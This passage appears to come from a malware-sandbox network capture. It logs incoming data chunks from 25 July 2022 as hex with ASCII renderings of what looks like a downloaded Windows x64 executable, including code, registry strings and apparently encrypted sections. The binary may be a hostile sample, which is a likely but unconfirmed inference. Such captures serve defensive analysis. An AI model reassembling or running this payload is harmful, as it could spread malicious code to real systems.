4c 8b dc 53 48 83 ec 50 48 8b d9 33 c9 b8 00 00 ff ff 49 89 4b d8 21 44 24 38 49 89 4b e8 21 44 24 48 89 4c 24 20 Data Ascii: uHz>HMHHMEo(EHMHfE(EHH\$PH@]H\$WH@HHXuHE3<?u7HH3HL$ AHL$0-H~HHHHH\$PH@_LSHPH3IK!D$8IK!D$HL$
2022-07-25 08:27:23 UTC	336	IN	Data Raw: 00 00 4c 8b 81 38 01 00 00 33 db 48 8b f9 48 89 5c 24 58 44 8b fb 44 8b e3 44 8b eb 8b eb 49 89 4b a8 49 89 5b b0 4d 85 c0 0f 84 40 03 00 00 4c 8d 71 04 8d 73 01 41 39 1e 75 1e 49 8d 4b a8 33 d2 41 b9 04 10 00 00 4c 89 74 24 20 e8 f4 44 ff ff 85 c0 0f 85 e6 02 00 00 b9 04 00 00 00 e8 3e d6 fe ff bd 80 01 00 00 ba 02 00 00 00 8b cd 48 89 44 24 58 e8 a8 d5 fe ff 48 8b d6 8b cd 4c 8b f8 e8 9b d5 fe ff 48 8b d6 8b cd 4c 8b e0 e8 8e d5 fe ff 8d 4d 81 48 8b d6 4c 8b e8 e8 80 d5 fe ff 48 8b e8 48 8b 44 24 58 48 85 c0 0f 84 8d 02 00 00 4d 85 ff 0f 84 84 02 00 00 48 85 ed 0f 84 7b 02 00 00 4d 85 e4 0f 84 72 02 00 00 4d 85 ed 0f 84 69 02 00 00 89 18 48 8b cd 8b c3 88 01 03 c6 48 03 ce 3d 00 01 00 00 7c f2 41 8b 0e 48 8d 54 24 70 ff 15 30 05 05 00 85 c0 0f 84 3e 02 Data Ascii: L83HH\$XDDDIKI[M@LqsA9uIK3ALt$ D>HD$XHLHLMHLHHD$XHMH{MrMiHH=|AHT$p0>
2022-07-25 08:27:23 UTC	352	IN	Data Raw: c0 74 07 48 8b d8 8b f7 eb 06 41 bc a3 00 00 00 49 8b 45 00 48 8b 0d 46 21 04 00 49 83 c5 08 41 0f be ff 48 63 f6 48 89 45 a0 ff 15 01 c7 04 00 48 8d 4d a8 44 8b cf 48 89 4c 24 30 8b 4c 24 78 4c 8b c6 89 4c 24 28 48 8d 4d a0 48 8b d3 44 89 64 24 20 ff d0 41 8b fe 81 e7 80 00 00 00 74 1b 45 85 e4 75 16 48 8b 0d 0d 21 04 00 ff 15 bf c6 04 00 48 8d 55 a8 48 8b cb ff d0 41 80 ff 67 75 1a 85 ff 75 16 48 8b 0d e5 20 04 00 ff 15 9f c6 04 00 48 8d 55 a8 48 8b cb ff d0 80 3b 2d 75 08 41 0f ba ee 08 48 ff c3 48 8b cb e8 91 8a fe ff 45 33 d2 89 44 24 44 44 39 54 24 60 0f 85 9d fd ff ff 41 f6 c6 40 74 31 41 0f ba e6 08 73 07 c6 44 24 4c 2d eb 0b 41 f6 c6 01 74 10 c6 44 24 4c 2b bf 01 00 00 00 89 7c 24 48 eb 11 41 f6 c6 02 74 07 c6 44 24 4c 20 eb e8 8b 7c 24 48 8b 74 Data Ascii: tHAIEHF!IAHcHEHMDHL$0L$xLL$(HMHDd$ AtEuH!HUHAguuH HUH;-uAHHE3D$DD9T$`A@t1AsD$L-AtD$L+|$HAtD$L |$Ht
2022-07-25 08:27:23 UTC	368	IN	Data Raw: 84 14 03 00 00 48 8b 84 cd 08 02 00 00 0f b7 00 88 45 00 44 89 54 24 50 48 8d 5d 00 e9 e7 05 00 00 44 89 10 e9 91 fe ff ff 44 89 55 ac 41 80 c6 20 41 83 cf 40 41 3b f2 0f 85 94 04 00 00 4d 85 c0 0f 85 8b 04 00 00 41 83 fc 63 0f 87 9c fe ff ff 49 63 c4 48 8d 0c 40 48 8d 85 00 02 00 00 48 8d 04 c8 44 39 18 0f 85 3e 04 00 00 c7 00 08 00 00 00 44 88 b4 cd 10 02 00 00 44 89 bc cd 14 02 00 00 e9 80 0a 00 00 83 f9 65 0f 8c 78 05 00 00 83 f9 67 7e 9c 83 f9 69 0f 84 8c 01 00 00 83 f9 6e 0f 84 21 01 00 00 83 f9 6f 0f 84 03 01 00 00 83 f9 70 0f 84 bd 00 00 00 83 f9 73 0f 84 66 fe ff ff 83 f9 75 0f 84 63 01 00 00 83 f9 78 0f 85 34 05 00 00 8d 41 af e9 ad 00 00 00 41 83 fc 63 0f 87 07 fe ff ff 49 63 c4 48 8d 0c 40 4d 85 c0 75 19 48 8d 85 00 02 00 00 48 8d 04 c8 44 39 Data Ascii: HEDT$PH]DDUA A@A;MAcIcH@HHD9>DDexg~in!opsfucx4AAcIcH@MuHHD9
2022-07-25 08:27:23 UTC	384	IN	Data Raw: cc Data Ascii:
2022-07-25 08:27:23 UTC	400	IN	Data Raw: cc Data Ascii:
2022-07-25 08:27:23 UTC	416	IN	Data Raw: 00 48 8b 4d 78 e8 03 6a fd ff 48 83 c4 20 5d c3 48 89 54 24 10 55 48 83 ec 20 48 8b ea 48 8d 05 70 45 fa ff 48 83 c4 20 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 15 24 2e 03 00 48 8b 4d 78 e8 b3 69 fd ff 48 83 c4 20 5d c3 48 89 54 24 10 55 48 83 ec 20 48 8b ea 48 8d 05 10 46 fa ff 48 83 c4 20 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 8b 8a 40 00 00 00 e9 c4 5b fd ff cc cc cc cc 48 8d 8a 50 00 00 00 e9 cb 98 f9 ff cc cc cc cc 48 8d 8a 50 00 00 00 e9 bb 98 f9 ff cc cc cc cc 48 8d 8a 38 00 00 00 e9 ab 98 f9 ff 48 8d 8a 30 00 00 00 e9 9f 98 f9 ff cc cc cc cc cc cc cc cc 48 8d 8a 70 00 00 00 e9 8b 98 f9 ff 48 8d 8a 78 00 00 00 e9 7f 98 f9 ff cc cc cc cc cc cc Data Ascii: HMxjH]HT$UH HHpEH]@UH HH$.HMxiH]HT$UH HHFH]H@[HPHPH8H0HpHx
2022-07-25 08:27:23 UTC	432	IN	Data Raw: cc Data Ascii:
2022-07-25 08:27:23 UTC	448	IN	Data Raw: 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 71 09 80 01 00 00 00 c3 38 00 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4f 00 6e 00 41 00 70 00 70 00 41 00 63 00 74 00 69 00 76 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 00 00 00 67 00 75 00 69 00 64 00 41 00 70 00 70 00 00 00 00 00 00 00 00 00 00 00 4f 00 6e 00 41 00 70 00 70 00 53 00 68 00 75 00 74 00 64 00 6f 00 77 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4f 00 6e 00 41 00 70 00 70 00 46 00 6f 00 72 00 63 00 65 00 53 00 68 00 75 00 74 00 64 00 6f 00 77 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 07 07 80 01 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: q8OnAppActivationguidAppOnAppShutdownOnAppForceShutdown
2022-07-25 08:27:23 UTC	464	IN	Data Raw: 00 48 00 4b 00 55 00 00 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 50 00 44 00 00 00 00 00 00 00 00 00 48 00 4b 00 44 00 44 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 43 00 43 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 45 00 59 00 5f 00 43 00 4c 00 41 00 53 00 53 00 45 00 53 00 5f 00 52 00 4f 00 4f 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4 8 00 4b 00 45 00 59 00 5f 00 43 00 55 00 52 00 52 00 45 00 4e 00 54 00 5f 00 55 00 53 00 45 00 52 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 45 00 59 00 5f 00 4c 00 4f 00 43 00 41 00 4c 00 5f 00 4d 00 41 00 43 00 48 00 49 00 4e 00 45 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 45 00 59 00 5f 00 55 00 53 00 45 00 52 00 53 00 00 00 00 00 00 00 00 00 00 00 00 48 00 4b 00 45 00 59 00 5f 00 50 00 45 00 Data Ascii: HKUHKPDHKDDHKCCHKEY_CLASSES_ROOTHKEY_CURRENT_USERHKEY_LOCAL_MACHINEHKEY_USERSHKEY_PE

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:23 UTC	480	IN	Data Raw: 11 ac ab 00 a0 24 a5 5a ef 21 fc 99 79 c6 d3 cf 11 ac ab 00 a0 24 a5 5a ef 57 cf 5a 45 45 53 d2 11 99 cf 00 c0 4f 79 7b c9 a8 c7 7a 22 23 84 ce 42 b7 cf 03 06 1e c9 aa a3 59 cf 5a 45 45 53 d2 11 99 cf 00 c0 4f 79 7b c9 ca a2 11 92 10 7b d1 11 86 33 00 60 08 9f 60 07 d8 76 f8 44 91 83 d0 11 b1 6f 00 aa 00 ba 32 58 35 5d 41 59 30 a5 14 4c af 2a c7 1f 8b fa e2 ee 2c f8 5c 60 8e 57 98 42 97 5d 82 ba bc d9 e0 53 a4 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 a5 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 a6 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 a7 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 a8 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 a9 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 aa 30 31 68 50 2e d2 11 98 a5 00 c0 4f 8e e1 c4 ab 30 31 68 50 2e Data Ascii: $Z!y$ZWZEESOy{z"#BYZEESOy{{3``vDo2X5]AY0L*,\`WB]S01hP.O01hP.O01hP.O01hP.O01hP.O01hP.O01hP.O01hP.
2022-07-25 08:27:23 UTC	496	IN	Data Raw: 00 62 61 64 20 66 69 6c 65 20 64 65 73 63 72 69 70 74 6f 72 00 00 00 00 00 62 61 64 20 6d 65 73 73 61 67 65 00 00 00 00 00 62 72 6f 6b 65 6e 20 70 69 70 65 00 00 00 00 00 63 6f 6e 6e 65 63 74 69 6f 6e 20 61 62 6f 72 74 65 64 00 00 00 00 00 00 63 6f 6e 6e 65 63 74 69 6f 6e 20 61 6c 72 65 61 64 79 20 69 6e 20 70 72 6f 67 72 65 73 73 00 00 63 6f 6e 6e 65 63 74 69 6f 6e 20 72 65 66 75 73 65 64 00 00 00 00 00 00 63 6f 6e 6e 65 63 74 69 6f 6e 20 72 65 73 65 74 00 00 00 00 00 00 00 00 64 65 73 74 69 6e 61 74 69 6f 6e 20 61 64 64 72 65 73 73 20 72 65 71 75 69 72 65 64 00 00 00 00 65 78 65 63 75 74 61 62 6c 65 20 66 6f 72 6d 61 74 20 65 72 72 6f 72 00 66 69 6c 65 20 74 6f 6f 20 6c 61 72 67 65 00 00 68 6f 73 74 20 75 6e 72 65 61 63 68 61 62 6c 65 00 00 00 00 00 00 Data Ascii: bad file descriptorbad messagebroken pipeconnection abortedconnection already in progressconnection refusedconnection resetdestination address requiredexecutable format errorfile too largehost unreachable
2022-07-25 08:27:23 UTC	512	IN	Data Raw: 80 14 05 05 45 45 45 45 85 85 85 05 00 00 30 30 80 50 80 88 00 08 00 28 27 38 50 57 80 00 07 00 37 30 30 50 50 88 00 00 00 20 28 80 88 80 80 00 00 00 60 68 60 68 68 68 08 08 07 78 70 70 77 70 70 08 08 00 00 08 00 08 00 07 08 00 00 00 00 00 00 00 43 00 4f 00 4e 00 4f 00 55 00 54 00 24 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 98 09 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: EEE00P('8PW700PP (`h`hhhxppwppCONOUT$p
2022-07-25 08:27:23 UTC	528	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 20 00 00 00 00 00 00 00 88 7b 09 00 38 53 08 00 e0 53 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 08 00 00 00 30 54 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 54 08 00 80 3e 08 00 e0 36 08 00 50 36 08 00 00 3e 08 00 58 3f 08 00 b8 54 08 00 b8 3f 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 7b 09 00 07 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 10 54 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 74 09 00 01 00 00 00 20 00 00 00 ff ff ff ff 00 00 00 00 40 00 Data Ascii: {8SS0TT>6P6>X?T?{@Tt @
2022-07-25 08:27:23 UTC	544	IN	Data Raw: 00 18 96 08 00 80 6e 08 00 b0 6e 08 00 e0 6e 08 00 10 6f 08 00 98 6f 08 00 d8 6a 08 00 28 70 08 00 d8 70 08 00 08 71 08 00 38 71 08 00 68 71 08 00 98 71 08 00 30 73 08 00 60 73 08 00 90 73 08 00 c0 73 08 00 f0 73 08 00 68 75 08 00 98 75 08 00 c8 75 08 00 f8 75 08 00 70 77 08 00 a0 77 08 00 d0 77 08 00 00 78 08 00 18 79 08 00 48 79 08 00 78 79 08 00 a8 79 08 00 a8 7a 08 00 d8 7a 08 00 08 7b 08 00 08 7c 08 00 38 7c 08 00 68 7c 08 00 68 7d 08 00 98 7d 08 00 c8 7d 08 00 e0 7e 08 00 10 7f 08 00 40 7f 08 00 70 7f 08 00 68 81 08 00 98 81 08 00 c8 81 08 00 f8 81 08 00 28 82 08 00 c0 83 08 00 f0 83 08 00 20 84 08 00 50 84 08 00 80 84 08 00 80 85 08 00 b0 85 08 00 e0 85 08 00 e0 86 08 00 10 87 08 00 40 87 08 00 d0 87 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: nnnooj(ppq8qhqq0s`sssshuuuupwwwxyHyxyyzz{|8|h|h}}}~@ph(P@
2022-07-25 08:27:23 UTC	560	IN	Data Raw: 00 01 06 02 00 06 32 02 30 01 06 02 00 06 32 02 30 19 17 05 00 0e 62 0a e0 08 70 07 60 06 30 00 00 20 f1 03 00 50 11 07 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 90 87 06 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00 01 00 00 00 30 d4 08 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 af 87 06 00 38 00 00 00 00 00 00 00 d3 14 00 00 ff ff ff ff 7e c8 00 00 00 00 00 00 95 c8 00 00 01 00 00 00 cc c8 00 00 00 00 00 00 d1 c8 00 00 ff ff ff ff af 87 06 00 00 00 00 00 00 00 00 00 01 06 02 00 06 32 02 50 19 0a 02 00 0a 32 06 50 20 f1 03 00 50 11 07 00 00 00 00 00 01 0a 04 00 0a 34 06 00 0a 32 06 70 00 00 00 00 01 06 02 00 06 32 02 30 01 06 02 00 06 32 02 30 19 17 05 00 0e 62 0a e0 08 70 07 60 06 30 00 00 20 f1 03 00 80 11 Data Ascii: 2020bp`0 P0@8~2P2P P42p2020bp`0
2022-07-25 08:27:23 UTC	576	IN	Data Raw: ff 40 91 06 00 aa 2e 00 00 ff ff ff ff 9c 00 02 00 00 00 00 00 75 01 02 00 ff ff ff ff 00 00 00 00 11 13 02 00 0a 52 06 30 20 f1 03 00 70 4f 07 00 00 00 00 00 ff ff ff ff a0 91 06 00 8b 39 00 00 ff ff ff ff a1 0e 02 00 00 00 00 00 b9 0e 02 00 ff ff ff ff 00 00 00 00 01 06 02 00 06 32 02 30 01 0a 04 00 0a 34 06 00 0a 32 06 70 00 00 00 00 11 13 02 00 0a 52 06 30 20 f1 03 00 a0 4f 07 00 00 00 00 00 ff ff ff ff 00 91 06 00 19 3d 00 00 ff ff ff ff b1 fd 01 00 00 00 00 00 bf fd 01 00 ff ff ff ff 00 00 00 00 11 13 02 00 0a 52 06 30 20 f1 03 00 d0 4f 07 00 00 00 00 00 ff ff ff ff 60 91 06 00 ab 37 00 00 ff ff ff ff d0 0c 02 00 00 00 00 00 e5 0c 02 00 ff ff ff ff 00 00 00 00 01 06 02 00 06 32 02 30 01 04 01 00 04 42 00 00 21 05 02 00 05 34 04 00 90 c7 02 00 a3 c7 Data Ascii: @.uR0 pO92042pR0 O=R0 O`720B!4
2022-07-25 08:27:23 UTC	592	IN	Data Raw: 60 06 50 00 00 74 f4 03 00 d8 02 00 00 01 06 02 00 06 32 02 30 01 18 08 00 18 64 08 00 18 54 07 00 18 34 06 00 18 32 14 70 01 18 0a 00 18 64 0a 00 18 54 09 00 18 34 08 00 18 32 14 f0 12 e0 10 70 11 15 08 00 15 34 0b 00 15 32 11 f0 0f e0 0d c0 0b 70 0a 60 30 22 04 00 01 00 00 00 02 90 05 00 34 90 05 00 64 a3 06 00 00 00 00 00 e0 06 02 00 06 32 02 50 19 36 0b 00 25 34 71 03 25 01 66 03 10 f0 0e e0 0c d0 0a c0 08 70 07 60 06 50 00 00 74 f4 03 00 20 1b 00 00 01 06 02 00 06 32 02 30 11 15 08 00 15 34 0b 00 15 32 11 f0 0f e0 0d c0 0b 70 0a 60 30 22 04 00 01 00 00 00 9a 98 05 00 ce 98 05 00 7b a3 06 00 00 00 00 00 01 06 02 00 06 32 02 50 01 0f 06 00 0f 64 07 00 0f 34 06 00 0f 32 0b 70 01 06 02 00 06 32 02 30 11 0a 04 00 0a 34 0c 00 0a 92 06 70 30 22 04 00 01 00 Data Ascii: `Pt20dT42pdT42p42p`0"4d2P6%4q%fp`Pt 2042p`0"{2Pd42p204p0"
2022-07-25 08:27:23 UTC	608	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 e0 82 07 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 83 07 80 01 00 00 00 00 00 00 00 00 00 00 00 40 d9 07 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 65 72 72 6f 72 5f 63 61 74 65 67 6f 72 79 40 73 74 64 40 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 d9 07 80 01 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 5f 47 65 6e 65 72 69 63 5f 65 72 72 6f 72 5f 63 61 74 65 67 6f 72 79 40 73 74 64 40 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 d9 07 80 01 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 5f 49 6f 73 74 72 65 61 6d 5f 65 72 72 6f 72 5f 63 61 74 65 67 6f 72 79 40 73 74 64 40 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 d9 07 80 01 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 5f 53 79 73 74 65 6d 5f 65 72 Data Ascii: X@.?AVerror_category@std@@@.?AV_Generic_error_category@std@@@.?AV_Iostream_error_category@std@@@.?AV_System_er
2022-07-25 08:27:23 UTC	624	IN	Data Raw: 00 3c f7 08 00 70 ae 02 00 c6 ae 02 00 a4 0d 09 00 e0 ae 02 00 95 b0 02 00 54 f9 08 00 50 b1 02 00 77 b1 02 00 dc 0e 09 00 80 b1 02 00 a0 b1 02 00 b8 0b 09 00 b0 b1 02 00 16 b2 02 00 d8 08 09 00 60 b2 02 00 06 b3 02 00 3c 04 09 00 30 b3 02 00 57 b3 02 00 d4 0e 09 00 70 b3 02 00 5f b4 02 00 b8 08 09 00 60 b5 02 00 74 b6 02 00 e4 03 09 00 e0 b6 02 00 6e b7 02 00 c4 0e 09 00 a0 b7 02 00 52 b8 02 00 f4 0b 09 00 80 b8 02 00 71 b9 02 00 bc f6 08 00 e0 b9 02 00 52 bd 02 00 04 f8 08 00 90 be 02 00 88 c2 02 00 fc 0c 09 00 90 c3 02 00 ca c5 02 00 ac 0e 09 00 70 c6 02 00 be c6 02 00 d8 0b 09 00 e0 c6 02 00 6c c7 02 00 e0 0b 09 00 90 c7 02 00 a3 c7 02 00 b8 14 09 00 a3 c7 02 00 dd c7 02 00 c0 14 09 00 dd c7 02 00 ff c7 02 00 d8 14 09 00 20 c8 02 00 33 c8 02 00 78 16 Data Ascii: <pTPw`<0Wp_`tnRqRpl 3x

Timestamp	kBytes transferred	Direction	Data
2022-07-25 08:27:23 UTC	640	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d2 5f 0a 00 00 00 00 00 b4 5f 0a 00 00 00 00 00 a2 5f 0a 00 00 00 00 00 92 5f 0a 00 00 00 00 00 82 5f 0a 00 00 00 00 00 78 5f 0a 00 00 00 00 00 6c 5f 0a 00 00 00 00 00 56 5f 0a 00 00 00 00 00 44 5f 0a 00 00 00 00 00 2c 5f 0a 00 00 00 00 00 1a 5f 0a 00 00 00 00 00 0a 5f 0a 00 00 00 00 00 fa 5e 0a 00 00 00 00 00 ea 5e 0a 00 00 00 00 00 d4 5e 0a 00 00 00 00 00 c0 5f 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: _____x_l_V_D_,___^^^_
2022-07-25 08:27:23 UTC	656	IN	Data Raw: 00 05 00 00 00 06 00 00 00 06 00 00 00 08 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 11 00 00 00 54 00 00 00 7c 00 00 00 7c 00 00 00 7c 00 00 00 a0 00 00 00 a0 00 00 00 c4 00 00 00 c4 00 00 00 e0 00 00 00 e0 00 00 00 08 01 00 00 28 01 00 00 40 01 00 00 5c 01 00 00 70 01 00 00 70 01 00 00 88 01 00 00 a0 01 00 00 a0 01 00 00 b8 01 00 00 04 02 00 00 04 02 00 00 00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 bc 00 00 00 e8 00 00 00 14 01 00 00 40 01 00 00 78 01 00 00 b0 01 00 00 d0 01 00 00 f0 01 00 00 10 02 00 00 30 02 00 00 5c 02 00 00 88 02 00 00 a8 02 00 00 d4 02 00 00 00 03 00 00 38 03 00 00 64 03 00 00 28 00 00 00 20 00 00 00 40 00 Data Ascii: T|||(@\pp$Hl@x0\8d(@
2022-07-25 08:27:23 UTC	672	IN	Data Raw: f4 20 0d 50 57 f0 0c 25 d9 02 72 78 c3 01 13 5a f1 14 51 7c a2 34 24 76 12 ec ea c3 46 1a 42 04 be 72 bd 1c 51 74 31 d9 00 46 a0 60 76 66 67 7a 4a 45 b6 36 5e 78 3c 8c ab a1 8b 0a 05 04 a5 a7 7d 92 9b ac 34 b0 bb b1 71 dd 65 54 20 87 4d 00 72 4b d7 2c 6e 65 ed 47 72 58 fe 10 0d 50 89 02 05 04 d9 0a 72 60 c1 41 13 49 b2 19 fc 5d ee 34 24 66 5d c4 52 46 d7 1c 6e 65 d5 ad 85 a7 b4 30 0d 50 0b c7 65 00 72 13 9b 58 4a c4 73 5e 5a 2c 63 54 29 f1 74 62 01 26 8a 8d 53 d3 0e 61 17 f3 3e 7c 55 1c aa b4 18 85 ed 6c db 1a 72 50 1f 13 60 3b 2c 19 22 1c a4 1c 24 8f 69 a5 be e6 56 58 4a 82 72 5d 6d 5c 75 54 ee 35 2b 94 d9 24 52 81 13 77 21 67 37 7a bd 1d 46 a2 6b 70 00 0a aa dd ec 6f 51 58 4a 00 04 8c c2 4e ca 54 29 f1 fe 6f 26 24 52 49 d2 1b 4f 45 37 fb 84 cc 5c 54 29 Data Ascii: PW%rxZQ|4$vFBrQt1F`vfgzJE6^x<}4qeT MrK,neGrXPr`AI]4$f]RFne0PerXJs^Z,cT)tb&Sa>|UlrP`;,"$iVXJr]m\uT5+$Rw!g7zFkpoQXJNT)o&$RIOE7\T)
2022-07-25 08:27:23 UTC	688	IN	Data Raw: c3 00 fb 24 52 c7 13 9b 45 80 37 7a fb 15 b6 8a f4 fb da c7 54 e7 1f 33 df 82 8d 00 fc 4b b0 58 75 d5 64 bb c5 b6 67 01 d3 33 9d 44 05 08 12 3e f1 15 be 10 a2 35 c3 cd 74 9b ba 38 20 58 4a 0d b2 85 75 dc b6 51 29 70 b8 47 21 24 52 cf 13 87 8d 00 f0 f7 e6 58 75 ec 74 31 4c e8 a0 69 95 fa 76 c7 fc c4 42 bd 86 e4 ea e2 ee 35 b7 a4 13 24 52 c7 1b ef 17 46 7b ad fb 1d c2 7a b6 8f ff c7 54 93 97 b9 31 e3 cb 30 80 bf f4 7e 19 93 6c cf 5f cf 21 24 d3 0b e9 a8 a6 2a 3a fb 3f e7 be 0e 29 70 8b 0b 9e d3 b3 ff 52 58 4a 45 f6 90 7f d1 20 eb 61 fd 55 99 4a 61 ed 3b df 1d f5 c4 42 c5 08 dc cc 77 ee 35 cb 7c 25 24 52 97 33 93 cb 30 fc 71 76 53 75 93 6c b3 b9 4b 21 24 d3 03 95 44 ea ba c8 fb 3f 9b 7c 66 d6 8f 81 33 e2 00 9d b5 a9 d3 0f 86 be 3e 5e 60 fe 11 e2 38 89 3a 05 Data Ascii: $RE7zT3KXudg3D>5t8 XJuQ)pG!$RXut1LivB5$RF{zT10~l_!$*:?)pRXJE aUJa;Bw5|%$R30qvSulK!$D?|f3>^`8:
2022-07-25 08:27:23 UTC	704	IN	Data Raw: db 02 72 78 a2 5d 48 7b 7a 10 f6 90 61 b3 cc 8a ed 68 d9 9a 1f d1 11 4d 7e f3 11 48 3c dd 5a 68 57 0e a2 c8 02 cd d2 7c e2 45 37 7a 32 d3 d9 70 b1 70 00 46 69 af e6 62 c6 58 4a 45 7f f1 c6 7c fd 54 29 70 48 cd bd 00 d2 46 56 58 c3 01 13 32 f1 dc 51 f4 29 70 00 07 98 20 53 46 56 d1 0e 61 77 33 f3 33 95 1d a0 03 d8 0f a8 5f 82 0f df 03 82 ad bc 34 85 a7 cf 9d 46 99 c9 81 65 00 2a b4 15 58 4a ad 16 56 7b 58 39 df e6 3c 8b 85 9b 20 53 46 56 10 c1 88 7f f3 ce 7c f5 54 29 70 48 cd 7d 00 32 0e dd 34 6e 2d 7f f1 0e 7c 05 1c aa b4 50 19 69 db b2 06 05 10 c9 a9 07 36 f1 8a 9d 6a 67 8f ff 81 65 00 1a 9d 47 58 4a 82 73 5e 36 07 1b 54 29 b7 44 62 69 aa 8a 46 56 d3 0e 61 7f f7 76 d8 cd 8f 62 18 2f 45 e8 ad 1e 62 1e d9 0e 61 7f dc 7b a7 8a 95 4d 54 48 49 aa 68 76 0e a1 Data Ascii: rx]H{zahM~H<ZhW|E7z2ppFibXJE|T)pHFVX2Q)p SFVaw33_4Fe*XJV{X9< SFV|T)pH}24n-|Pi6jgeGXJs^6T)DbiFVavb/Eba{MTHIhv
2022-07-25 08:27:23 UTC	720	IN	Data Raw: 0e ce 7a 62 f1 0b 6d df 64 c0 89 02 05 04 ba 10 1f a7 b5 fd 15 72 7a 58 9c 2f d4 8f ff 7b a2 4d 52 46 59 dc 17 47 37 7a 47 00 f6 54 29 7f 84 3e 20 24 52 7b 7b f9 4a 45 38 fe 86 58 75 54 14 be b9 46 21 50 3b 7b 0f e4 4a 45 38 ff 12 5a 75 54 ee 35 18 ec aa 24 52 0a db 1b 6a 0d ba 37 b2 d9 30 4c 03 e1 ff b9 e0 41 4a 41 d7 15 52 64 21 20 46 d9 00 4c fc f4 97 de a0 51 4a a9 23 9f ee 82 72 ce d9 27 75 54 a8 3d b4 d1 5a 15 83 87 3b ec 4e c4 42 ce 26 eb 6f 59 6d fb 4d f2 aa 71 4a ae cb c0 4b 45 8f c6 27 58 75 bd c3 8c ff b9 e6 61 e2 62 e6 58 4a 09 ba 3f b2 33 30 e4 74 f9 45 f6 e0 41 e2 40 d7 1d fa 3e 1a 7a 7a 99 10 e4 24 f1 75 f6 f0 6e 15 a8 91 1d 52 c6 7a 7a 7a 99 18 4c 24 b1 6d 5e 22 e5 3f 5e 5d d9 0f 5d c0 3d 7a 58 f4 21 31 f4 fe 44 21 e3 17 f2 fc a4 4a 45 b6 Data Ascii: zbmdrzX/{MRFYG7zGT)> $R{{JE8XuTF!P;{JE8ZuT5$Rj70LAJARd! 